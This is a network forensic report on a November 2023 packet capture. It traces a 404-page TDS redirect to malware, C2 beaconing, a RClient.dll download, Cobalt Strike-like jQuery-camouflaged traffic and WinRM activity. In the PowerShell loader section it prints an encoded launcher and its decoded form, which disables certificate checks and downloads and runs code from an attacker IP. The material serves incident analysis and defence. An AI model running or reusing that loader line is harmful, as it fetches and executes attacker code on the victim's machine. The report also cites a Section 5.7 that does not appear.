

# Network Forensic Report

## 404 TDS Redirect to Malware and Cobalt Strike-like Activity

Evidence source: 2023-11-06-404TDS-to-malware-to-Cobalt-Strike(1).pcap

| Field                                | Value                                                                                                                           |
|--------------------------------------|---------------------------------------------------------------------------------------------------------------------------------|
| Capture date/time range (UTC)        | 2023-11-06 16:09:13 to 17:33:30                                                                                                 |
| Duration                             | Approximately 1 hour 24 minutes                                                                                                 |
| Packet count                         | 65,320 packets                                                                                                                  |
| Internal infected host               | 10.11.7.120 / DESKTOP-A9KAOQ2                                                                                                   |
| Internal domain observed             | northstartech.online                                                                                                            |
| Primary user account observed        | northstartech\owen.hudson                                                                                                       |
| Administrator account observed later | northstartech\administrator                                                                                                     |
| Overall assessment                   | Confirmed compromise with malware delivery, C2 beaconing, remote payload retrieval, persistence, and PowerShell/WinRM activity. |

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## 1. Executive Summary

The PCAP shows a successful malware infection beginning with web traffic from the internal host 10.11.7.120 to truckjeepsuvparts.com. The first HTTP response returned a 404 page containing a meta-refresh redirect to tradembs.com, consistent with a traffic distribution system (TDS) redirect chain rather than a normal browsing event.

After the initial redirect chain, the host contacted multiple suspicious external destinations, including 170.130.55.46, 170.130.55.117, 170.130.165.37, and 170.130.55.150. The traffic includes repeated HTTP POST beaconing, retrieval of RClient.dll, scripted PowerShell execution, and recurring traffic using jQuery-themed URIs and a code.jquery.com referer, which is consistent with Cobalt Strike-style staging/C2 patterns.


The later part of the capture shows WinRM activity to the internal host 10.11.7.17 on TCP/5985, use of Microsoft WinRM Client, PowerShell prompts, discovery commands, privilege checks, and creation of persistence artifacts, including a scheduled task named Adobe Update and a registry path under HKCU:\Software\Classes\mssInoo.

| ip.addr == 10.11.7.120 && (http    dns    tcp.port == 80    tcp.port == 443    tcp.port == 5985) |          |                |                |          |        |                                                                                               |
|--------------------------------------------------------------------------------------------------|----------|----------------|----------------|----------|--------|-----------------------------------------------------------------------------------------------|
| No.                                                                                              | Time     | Source         | Destination    | Protocol | Length | Info                                                                                          |
| 1                                                                                                | 0.000000 | 10.11.7.120    | 10.11.7.17     | DNS      | 81     | Standard query 0xeb72 A truckjeepsuvparts.com                                                 |
| 2                                                                                                | 0.055926 | 10.11.7.17     | 10.11.7.120    | DNS      | 97     | Standard query response 0xeb72 A truckjeepsuvparts.com A 193.3.19.230                         |
| 3                                                                                                | 0.081776 | 10.11.7.120    | 193.3.19.230   | TCP      | 66     | 52091 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM                              |
| 4                                                                                                | 0.261718 | 193.3.19.230   | 10.11.7.120    | TCP      | 66     | 80 → 52091 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1396 SACK_PERM WS=128                   |
| 5                                                                                                | 0.261888 | 10.11.7.120    | 193.3.19.230   | TCP      | 60     | 52091 → 80 [ACK] Seq=1 Ack=1 Win=131072 Len=0                                                 |
| 6                                                                                                | 0.263186 | 10.11.7.120    | 193.3.19.230   | HTTP     | 496    | GET /7b4/88ooy4cpn4j HTTP/1.1                                                                 |
| 7                                                                                                | 0.455495 | 193.3.19.230   | 10.11.7.120    | TCP      | 60     | 80 → 52091 [ACK] Seq=1 Ack=443 Win=30336 Len=0                                                |
| 8                                                                                                | 0.456540 | 193.3.19.230   | 10.11.7.120    | HTTP     | 402    | HTTP/1.1 404 Not Found (text/html)                                                            |
| 9                                                                                                | 0.497844 | 10.11.7.120    | 193.3.19.230   | TCP      | 60     | 52091 → 80 [ACK] Seq=443 Ack=349 Win=130816 Len=0                                             |
| 10                                                                                               | 0.578157 | 10.11.7.120    | 10.11.7.17     | DNS      | 72     | Standard query 0x82c8 A tradembs.com                                                          |
| 11                                                                                               | 0.598720 | 10.11.7.120    | 193.3.19.230   | HTTP     | 446    | GET /favicon.ico HTTP/1.1                                                                     |
| 12                                                                                               | 0.616176 | 10.11.7.17     | 10.11.7.120    | DNS      | 88     | Standard query response 0x82c8 A tradembs.com A 65.108.196.140                                |
| 13                                                                                               | 0.636247 | 10.11.7.120    | 65.108.196.140 | TCP      | 66     | 52095 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM                             |
| 14                                                                                               | 0.792601 | 193.3.19.230   | 10.11.7.120    | HTTP     | 402    | HTTP/1.1 404 Not Found (text/html)                                                            |
| 15                                                                                               | 0.812222 | 65.108.196.140 | 10.11.7.120    | TCP      | 66     | 443 → 52095 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1396 SACK_PERM WS=128                  |
| 16                                                                                               | 0.812308 | 10.11.7.120    | 65.108.196.140 | TCP      | 60     | 52095 → 443 [ACK] Seq=1 Ack=1 Win=131072 Len=0                                                |
| 17                                                                                               | 0.812918 | 10.11.7.120    | 65.108.196.140 | TLSv1... | 618    | Client Hello                                                                                  |
| 18                                                                                               | 0.836487 | 10.11.7.120    | 193.3.19.230   | TCP      | 60     | 52091 → 80 [ACK] Seq=835 Ack=697 Win=130304 Len=0                                             |
| 19                                                                                               | 0.995645 | 65.108.196.140 | 10.11.7.120    | TCP      | 60     | 443 → 52095 [ACK] Seq=1 Ack=565 Win=30336 Len=0                                               |
| 20                                                                                               | 1.000972 | 65.108.196.140 | 10.11.7.120    | TLSv1... | 1430   | Server Hello, Change Cipher Spec, Application Data                                            |
| 21                                                                                               | 1.001081 | 65.108.196.140 | 10.11.7.120    | TCP      | 1430   | 443 → 52095 [ACK] Seq=1377 Ack=565 Win=30336 Len=1376 [TCP segment of a reassembled PDU]      |
| 22                                                                                               | 1.001196 | 65.108.196.140 | 10.11.7.120    | TCP      | 1398   | 443 → 52095 [PSH, ACK] Seq=2753 Ack=565 Win=30336 Len=1344 [TCP segment of a reassembled PDU] |
| 23                                                                                               | 1.001196 | 10.11.7.120    | 65.108.196.140 | TCP      | 60     | 52095 → 443 [ACK] Seq=565 Ack=2753 Win=131072 Len=0                                           |
| 24                                                                                               | 1.001279 | 65.108.196.140 | 10.11.7.120    | TLSv1... | 997    | Application Data, Application Data, Application Data                                          |
| 25                                                                                               | 1.001331 | 10.11.7.120    | 65.108.196.140 | TCP      | 60     | 52095 → 443 [ACK] Seq=565 Ack=5040 Win=131072 Len=0                                           |
| 26                                                                                               | 1.003325 | 10.11.7.120    | 65.108.196.140 | TLSv1... | 118    | Change Cipher Spec, Application Data                                                          |
| 27                                                                                               | 1.003784 | 10.11.7.120    | 65.108.196.140 | TLSv1... | 756    | Application Data                                                                              |
| 28                                                                                               | 1.191455 | 65.108.196.140 | 10.11.7.120    | TCP      | 60     | 443 → 52095 [ACK] Seq=5040 Ack=1331 Win=31744 Len=0                                           |
| 29                                                                                               | 1.193785 | 65.108.196.140 | 10.11.7.120    | TLSv1... | 341    | Application Data                                                                              |
| 30                                                                                               | 1.193785 | 65.108.196.140 | 10.11.7.120    | TLSv1... | 341    | Application Data                                                                              |
| 31                                                                                               | 1.193854 | 65.108.196.140 | 10.11.7.120    | TLSv1... | 627    | Application Data                                                                              |
| 32                                                                                               | 1.193907 | 10.11.7.120    | 65.108.196.140 | TCP      | 60     | 52095 → 443 [ACK] Seq=1331 Ack=5614 Win=130560 Len=0                                          |
| 33                                                                                               | 1.208622 | 10.11.7.120    | 65.108.196.140 | TLSv1... | 757    | Application Data                                                                              |
| 34                                                                                               | 1.449871 | 65.108.196.140 | 10.11.7.120    | TCP      | 60     | 443 → 52095 [ACK] Seq=6187 Ack=2034 Win=33152 Len=0                                           |
| 35                                                                                               | 1.961852 | 65.108.196.140 | 10.11.7.120    | TLSv1... | 432    | Application Data                                                                              |

## 2. Scope and Methodology

The analysis focused on identifying infected internal hosts, external indicators of compromise, HTTP/DNS artifacts, command-and-control patterns, and post-compromise activity. The PCAP was reviewed for DNS lookups, HTTP requests and responses, suspicious periodic connections, high-volume conversations, PowerShell/WinRM content, and strings indicating downloaded payloads or persistence mechanisms.

Some later-stage traffic is encrypted or partially encoded; therefore, this report describes what is visible in the capture and avoids claiming full payload contents where the network evidence does not expose them directly.



## 3. Key Hosts and Indicators

| Indicator                            | Role / Evidence                            | Notes                                                                                                                                     |
|--------------------------------------|--------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------|
| 10.11.7.120                          | Compromised internal workstation           | Main source of malicious web, C2, and WinRM traffic. Hostname observed as DESKTOP-A9KAOQ2.                                                |
| 10.11.7.17                           | Internal DNS / domain host / WinRM target  | Answered DNS queries and later received WinRM traffic on TCP/5985.                                                                        |
| truckjeepsuvparts.com / 193.3.19.230 | Initial TDS/redirect host                  | Returned HTTP 404 page containing meta refresh to tradembs.com/wgaj4w.                                                                    |
| tradembs.com / 65.108.196.140        | Redirect-stage domain                      | Resolved shortly after the first TDS response.                                                                                            |
| medilabr.com / 201.148.107.213       | Follow-on suspicious domain                | Resolved after tradembs.com; certificate strings for medilabr.com appear in the capture.                                                  |
| 170.130.55.46                        | Early C2-like endpoint                     | Repeated HTTP POST / requests approximately every 10 seconds.                                                                             |
| 170.130.55.117:8080                  | PowerShell loader URL                      | Decoded PowerShell downloads from <a href="https://170.130.55.117:8080/loader/LHMEsU0=">https://170.130.55.117:8080/loader/LHMEsU0=</a> . |
| 170.130.165.37                       | Payload host                               | HTTP GET requests for /RClient.dll.                                                                                                       |
| 170.130.55.150                       | Cobalt Strike-like C2 endpoint             | Large volume of GET/POST traffic using jQuery-themed URIs and code.jquery.com referer.                                                    |
| 170.130.55.117:443                   | Disguised C2 / persistence-command channel | Labeled SSL by Wireshark but carries readable plaintext; no genuine TLS handshake observed. Carries scheduled task creation output.       |

## 4. Timeline of Observed Activity

| Time (UTC)            | Event                                                | Evidence / Interpretation                                                                                                             |
|-----------------------|------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------|
| 16:09:13              | Initial DNS and HTTP access to truckjeepsuvparts.com | 10.11.7.120 queried truckjeepsuvparts.com and sent GET /7b4/88ooy4cpn4j to 193.3.19.230.                                              |
| 16:09:13              | HTTP 404 response contains redirect                  | The 404 body includes a meta-refresh redirect to https://tradembs.com/wgaj4w.                                                         |
| 16:09:13-16:09:15     | Redirect-stage DNS activity                          | DNS lookups observed for tradembs.com and medilabr.com.                                                                               |
| 16:10:05 onward       | Repeated POST beaconing to 170.130.55.46             | Hundreds of HTTP POST / requests with legacy MSIE/Trident user-agent. Pattern repeats roughly every 10 seconds.                       |
| 16:49:39 and 16:50:43 | Payload retrieval from 170.130.165.37                | GET /RClient.dll observed twice from 10.11.7.120.                                                                                     |
| 17:00:50 onward       | C2 traffic to 170.130.55.150                         | GET /ah, repeated GET /jquery-3.3.1.min.js, GET /jquery-3.3.1.slim.min.js, and POST /jquery-3.3.2.min.js?__cfduid=... observed.       |
| 17:30:19 onward       | WinRM activity to 10.11.7.17                         | HTTP POST /wsman?PSVersion=5.1.19041.3570 with Microsoft WinRM Client on TCP/5985.                                                    |
| Late capture          | Discovery and persistence commands visible           | PowerShell output includes username, domain, local IP, privilege checks, scheduled task creation, and registry persistence artifacts. |

6 0.263186 10.11.7.120 193.3.19.230 HTTP 496 GET /7b4/88ooy4cpn4j HTTP/1.1

Wireshark · Follow HTTP Stream (tcp.stream eq 0) · 2023-11-06-404TDS-to-malware-to-Cobalt-Strike.pcap

```
GET /7b4/88ooy4cpn4j HTTP/1.1
Host: truckjeepsuvparts.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36 Edg/119.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en
```

```
HTTP/1.1 404 Not Found
Server: nginx
Date: Mon, 06 Nov 2023 16:09:12 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 68
Connection: keep-alive
Keep-Alive: timeout=60
Last-Modified: Mon, 06 Nov 2023 12:42:33 GMT
ETag: "44-6097b30278888"
Accept-Ranges: bytes
```

```
<meta http-equiv="refresh" content="0;https://tradembs.com/wgaj4w">
```

```
GET /favicon.ico HTTP/1.1
Host: truckjeepsuvparts.com
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36 Edg/119.0.0.0
Accept: image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://truckjeepsuvparts.com/7b4/88ooy4cpn4j
Accept-Encoding: gzip, deflate
Accept-Language: en
```

```
HTTP/1.1 404 Not Found
Server: nginx
Date: Mon, 06 Nov 2023 16:09:13 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 68
Connection: keep-alive
Keep-Alive: timeout=60
Last-Modified: Mon, 06 Nov 2023 12:42:33 GMT
ETag: "44-6097b30278888"
Accept-Ranges: bytes
```

```
<meta http-equiv="refresh" content="0;https://tradembs.com/wgaj4w">
```

dns && ip.addr == 10.11.7.120

| No. | Time     | Source      | Destination | Protocol | Length | Info                                                                  |
|-----|----------|-------------|-------------|----------|--------|-----------------------------------------------------------------------|
| 1   | 0.000000 | 10.11.7.120 | 10.11.7.17  | DNS      | 81     | Standard query 0xeb72 A truckjeepsuvparts.com                         |
| 2   | 0.055926 | 10.11.7.17  | 10.11.7.120 | DNS      | 97     | Standard query response 0xeb72 A truckjeepsuvparts.com A 193.3.19.230 |
| 10  | 0.578157 | 10.11.7.120 | 10.11.7.17  | DNS      | 72     | Standard query 0x82c8 A tradembs.com                                  |
| 12  | 0.616176 | 10.11.7.17  | 10.11.7.120 | DNS      | 88     | Standard query response 0x82c8 A tradembs.com A 65.108.196.140        |
| 37  | 2.088008 | 10.11.7.120 | 10.11.7.17  | DNS      | 72     | Standard query 0x8326 A medilabr.com                                  |
| 41  | 2.280356 | 10.11.7.17  | 10.11.7.120 | DNS      | 88     | Standard query response 0x8326 A medilabr.com A 201.148.107.213       |

## 5. Detailed Findings

### 5.1 Initial Access and Redirect Chain

The first malicious-looking activity begins when 10.11.7.120 requests [truckjeepsuvparts.com/7b4/88ooy4cpn4j](http://truckjeepsuvparts.com/7b4/88ooy4cpn4j) over HTTP. Instead of a normal page, the server returns a 404 response that includes a browser meta-refresh redirect to <https://tradembs.com/wgaj4w>. This is a strong indicator of a TDS-style delivery chain, where the first site decides where to send the victim next.

| Artifact        | Value                                                                                                   |
|-----------------|---------------------------------------------------------------------------------------------------------|
| Initial URL     | <a href="http://truckjeepsuvparts.com/7b4/88ooy4cpn4j">http://truckjeepsuvparts.com/7b4/88ooy4cpn4j</a> |
| Initial IP      | 193.3.19.230                                                                                            |
| Redirect target | <a href="https://tradembs.com/wgaj4w">https://tradembs.com/wgaj4w</a>                                   |
| User-Agent      | Mozilla/5.0 Windows 10 / Chrome 119 / Edge 119                                                          |

### 5.2 Early C2 Beaconsing to 170.130.55.46

At 16:10:05 UTC, the infected host starts repeated HTTP POST requests to 170.130.55.46. The requests use Host: 170.130.55.46 and a legacy Internet Explorer-style user-agent. The POST requests recur in a regular pattern and receive HTTP 200 OK responses, which is consistent with beaconsing activity.

```
POST / HTTP/1.1
Accept: */*
Accept-Language: en-us
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: 170.130.55.46
Content-Length: 4
Connection: Keep-Alive
Cache-Control: no-cache

id=1HTTP/1.1 200 OK
Date: Mon, 06 Nov 2023 16:10:05 GMT
Content-Length: 3
Content-Type: text/plain; charset=utf-8

404POST / HTTP/1.1
Accept: */*
Accept-Language: en-us
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: 170.130.55.46
Content-Length: 4
Connection: Keep-Alive
Cache-Control: no-cache

id=1HTTP/1.1 200 OK
Date: Mon, 06 Nov 2023 16:10:15 GMT
Content-Length: 3
Content-Type: text/plain; charset=utf-8

404POST / HTTP/1.1
Accept: */*
Accept-Language: en-us
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: 170.130.55.46
Content-Length: 4
Connection: Keep-Alive
Cache-Control: no-cache

id=1HTTP/1.1 200 OK
Date: Mon, 06 Nov 2023 16:10:25 GMT
Content-Length: 3
Content-Type: text/plain; charset=utf-8
```

## 5.3 PowerShell Loader Evidence

The capture contains JavaScript/PowerShell launcher content that runs powershell.exe with an encoded command. Decoding the PowerShell reveals certificate validation bypass followed by DownloadString execution from <https://170.130.55.117:8080/loader/LHMEsU0=>. This indicates remote code retrieval and execution from an attacker-controlled HTTPS endpoint.

| Decoded PowerShell Behavior   | Evidence                                                                                              |
|-------------------------------|-------------------------------------------------------------------------------------------------------|
| Certificate validation bypass | [System.Net.ServicePointManager]::ServerCertificateValidationCallback={\$true}                        |
| Remote script execution       | IEX(New-Object Net.WebClient).DownloadString(...)                                                     |
| Loader URL                    | <a href="https://170.130.55.117:8080/loader/LHMEsU0=">https://170.130.55.117:8080/loader/LHMEsU0=</a> |

```
id=1HTTP/1.1 200 OK
Date: Mon, 06 Nov 2023 16:15:07 GMT
Content-Length: 538
Content-Type: text/plain; charset=utf-8

var shell = WScript.CreateObject("WScript.Shell");shell.Run("powershell -enc
WwBTAHkAcwB0AGUAbQAUAE4AZQB0AC4AUwBIAHIAdgBpAGMAZQBQAG8AaQBwAHQATQBhAG4AYQBnAGUAcgBdADoA0gBTAGUAcgB2AGUAcgBDAGUAcgB0AGkAZgBpAGIAYQB0AGUAVgBhAGwAaQBkAGEAdABpAG8AbgBDAGEAbABsAGIAYQBjAGsAPQB7ACQAdABYAHUAZQB9ADsASQBFAFgAKAB0AGUAdwAtAE8AYgBqAGUAYwB0AC
AATgBIAHQALgBXAGUAYgBDAGwAaQB1AG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdABYAGkAbgBnACgAIgBoAHQAdABwAHMA0gAvAC8AMQA3ADAALgAxADMAMAAuADUANQAuADEAMQA3ADoA0AAwADgAMAAvAGwAbwBhAGQAZQByAC8ATABIAE0ARQBzAFUAMAA9ACIAKQA7AA==")
Accept: */*
Accept-Language: en-us
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: 170.130.55.46
Content-Length: 4
Connection: Keep-Alive
Cache-Control: no-cache
```

Input

WwBTAHkAcwB0AGUAbQAUAE4AZQB0AC4AUwBIAHIAdgBpAGMAZQBQAG8AaQBwAHQATQBhAG4AYQBnAGUAcgBdADoA0gBTAGUAcgB2AGUAcgBDAGUAcgB0AGkAZgBpAGIAYQB0AGUAVgBhAGwAaQBkAGEAdABpAG8AbgBDAGEAbABsAGIAYQBjAGsAPQB7ACQAdABYAHUAZQB9ADsASQBFAFgAKAB0AGUAdwAtAE8AYgBqAGUAYwB0ACAATgBIAHQALgBXAGUAYgBDAGwAaQB1AG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdABYAGkAbgBnACgAIgBoAHQAdABwAHMA0gAvAC8AMQA3ADAALgAxADMAMAAuADUANQAuADEAMQA3ADoA0AAwADgAMAAvAGwAbwBhAGQAZQByAC8ATABIAE0ARQBzAFUAMAA9ACIAKQA7AA==

Output

[System.Net.ServicePointManager]::ServerCertificateValidationCallback={\$true};IEX(New-Object Net.WebClient).DownloadString("https://170.130.55.117:8080/loader/LHMEsU0=");


## 5.4 Payload Retrieval: RClient.dll

The workstation later sends HTTP GET requests to 170.130.165.37 for /RClient.dll. The use of a DLL filename and a direct IP address is suspicious in this context and likely represents a downloaded component or remote client payload used after initial execution.

| Time (UTC) | Source      | Destination       | Request          |
|------------|-------------|-------------------|------------------|
| 16:49:39   | 10.11.7.120 | 170.130.165.37:80 | GET /RClient.dll |
| 16:50:43   | 10.11.7.120 | 170.130.165.37:80 | GET /RClient.dll |

|      |             |             |                |      |     |                  |          |
|------|-------------|-------------|----------------|------|-----|------------------|----------|
| 3328 | 2425.800367 | 10.11.7.120 | 170.130.165.37 | HTTP | 129 | GET /RClient.dll | HTTP/1.1 |
| 3843 | 2489.744367 | 10.11.7.120 | 170.130.165.37 | HTTP | 105 | GET /RClient.dll | HTTP/1.1 |



## 5.5 Cobalt Strike-like Traffic to 170.130.55.150

A large amount of traffic from 10.11.7.120 goes to 170.130.55.150 on TCP/80. The URI patterns are highly suspicious: repeated GET requests for /jquery-3.3.1.min.js, several GET requests for /jquery-3.3.1.slim.min.js, GET /ah, and POST requests to /jquery-3.3.2.min.js?\_\_cfduid=... with Referer: http://code.jquery.com/. These are common-looking web library names used as camouflage for command-and-control traffic.

| Observed pattern                       | Count / Significance                                                       |
|----------------------------------------|----------------------------------------------------------------------------|
| GET /jquery-3.3.1.min.js               | Observed 2,174 times; high-volume repeated request pattern.                |
| POST /jquery-3.3.2.min.js?__cfduid=... | Multiple unique tokens; likely task/output channel or beacon POST pattern. |
| GET /jquery-3.3.1.slim.min.js          | Observed multiple times with large responses.                              |
| GET /ah                                | Observed as additional C2-style endpoint.                                  |
| Referer                                | http://code.jquery.com/ used as camouflage.                                |

| ip.addr == 170.130.55.150 && http |             |             |                |          |        |                               |          |
|-----------------------------------|-------------|-------------|----------------|----------|--------|-------------------------------|----------|
| No.                               | Time        | Source      | Destination    | Protocol | Length | Info                          |          |
| 49213                             | 4656.703330 | 10.11.7.120 | 170.130.55.150 | HTTP     | 414    | GET /jquery-3.3.1.slim.min.js | HTTP/1.1 |
| 46589                             | 4569.335120 | 10.11.7.120 | 170.130.55.150 | HTTP     | 414    | GET /jquery-3.3.1.slim.min.js | HTTP/1.1 |
| 43072                             | 4439.768914 | 10.11.7.120 | 170.130.55.150 | HTTP     | 414    | GET /jquery-3.3.1.slim.min.js | HTTP/1.1 |
| 20783                             | 3570.030126 | 10.11.7.120 | 170.130.55.150 | HTTP     | 414    | GET /jquery-3.3.1.slim.min.js | HTTP/1.1 |
| 65301                             | 5056.300636 | 10.11.7.120 | 170.130.55.150 | HTTP     | 566    | GET /jquery-3.3.1.min.js      | HTTP/1.1 |
| 65274                             | 5055.403885 | 10.11.7.120 | 170.130.55.150 | HTTP     | 566    | GET /jquery-3.3.1.min.js      | HTTP/1.1 |
| 65246                             | 5054.353153 | 10.11.7.120 | 170.130.55.150 | HTTP     | 566    | GET /jquery-3.3.1.min.js      | HTTP/1.1 |
| 65226                             | 5053.968762 | 10.11.7.120 | 170.130.55.150 | HTTP     | 566    | GET /jquery-3.3.1.min.js      | HTTP/1.1 |
| 65205                             | 5053.242854 | 10.11.7.120 | 170.130.55.150 | HTTP     | 566    | GET /jquery-3.3.1.min.js      | HTTP/1.1 |
| 65184                             | 5053.020620 | 10.11.7.120 | 170.130.55.150 | HTTP     | 566    | GET /jquery-3.3.1.min.js      | HTTP/1.1 |
| 65147                             | 5052.132383 | 10.11.7.120 | 170.130.55.150 | HTTP     | 566    | GET /jquery-3.3.1.min.js      | HTTP/1.1 |
| 65142                             | 5052.076888 | 10.11.7.120 | 170.130.55.150 | HTTP     | 566    | GET /jquery-3.3.1.min.js      | HTTP/1.1 |
| 65102                             | 5051.101833 | 10.11.7.120 | 170.130.55.150 | HTTP     | 566    | GET /jquery-3.3.1.min.js      | HTTP/1.1 |

|                                                     |
|-----------------------------------------------------|
| HTTP/1.1 200 OK                                     |
| Date: Mon, 6 Nov 2023 17:26:49 GMT                  |
| Server: NetDNA-cache/2.2                            |
| Content-Length: 228843                              |
| Keep-Alive: timeout=10, max=100                     |
| Connection: keep-alive                              |
| Content-Type: application/javascript; charset=utf-8 |
| Cache-Control: max-age=0, no-cache                  |
| Pragma: no-cache                                    |

## 5.6 WinRM / PowerShell Post-Compromise Activity

Near the end of the capture, the infected host communicates with 10.11.7.17 over TCP/5985 using WinRM with Kerberos authentication. The HTTP requests include /wsman?PSVersion=5.1.19041.3570 and Microsoft WinRM Client. However, all post-authentication payloads on this channel use HTTP-Kerberos-session-encrypted framing, so command content is not recoverable from this session alone — this is expected behavior for Kerberos-authenticated WinRM and does not indicate a gap in the capture. Separately, plaintext command output consistent with an interactive PowerShell session was observed on a distinct channel to 170.130.55.117:443, detailed in Section 5.7.

| Observed item          | Value                                                                                                |
|------------------------|------------------------------------------------------------------------------------------------------|
| WinRM target           | 10.11.7.17:5985 / win-ekm7lg89yec.northstartech.online                                               |
| User observed          | northstartech\owen.hudson                                                                            |
| Administrator observed | northstartech\administrator                                                                          |
| Host observed          | DESKTOP-A9KAOQ2                                                                                      |
| Domain observed        | northstartech.online                                                                                 |
| Build version observed | 10.0.19041.3570                                                                                      |
| Privilege output       | Not observed on this channel; see Section 5.7 for privilege/command evidence from 170.130.55.117:443 |

|       |             |             |             |      |                                                                                                     |
|-------|-------------|-------------|-------------|------|-----------------------------------------------------------------------------------------------------|
| 57479 | 4866.480552 | 10.11.7.17  | 10.11.7.120 | TCP  | 1514 5985 → 54539 [ACK] Seq=342 Ack=13741 Win=1048576 Len=1460 [TCP segment of a reassembled PDU]   |
| 57480 | 4866.480605 | 10.11.7.17  | 10.11.7.120 | HTTP | 1327 HTTP/1.1 200 (application/http-kerberos-session-encrypted)                                     |
| 57481 | 4866.480648 | 10.11.7.120 | 10.11.7.17  | TCP  | 60 54539 → 5985 [ACK] Seq=13741 Ack=3075 Win=1051136 Len=0                                          |
| 57482 | 4866.496544 | 10.11.7.120 | 10.11.7.17  | TCP  | 66 54541 → 5985 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM                               |
| 57483 | 4866.496592 | 10.11.7.17  | 10.11.7.120 | TCP  | 66 5985 → 54541 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM                    |
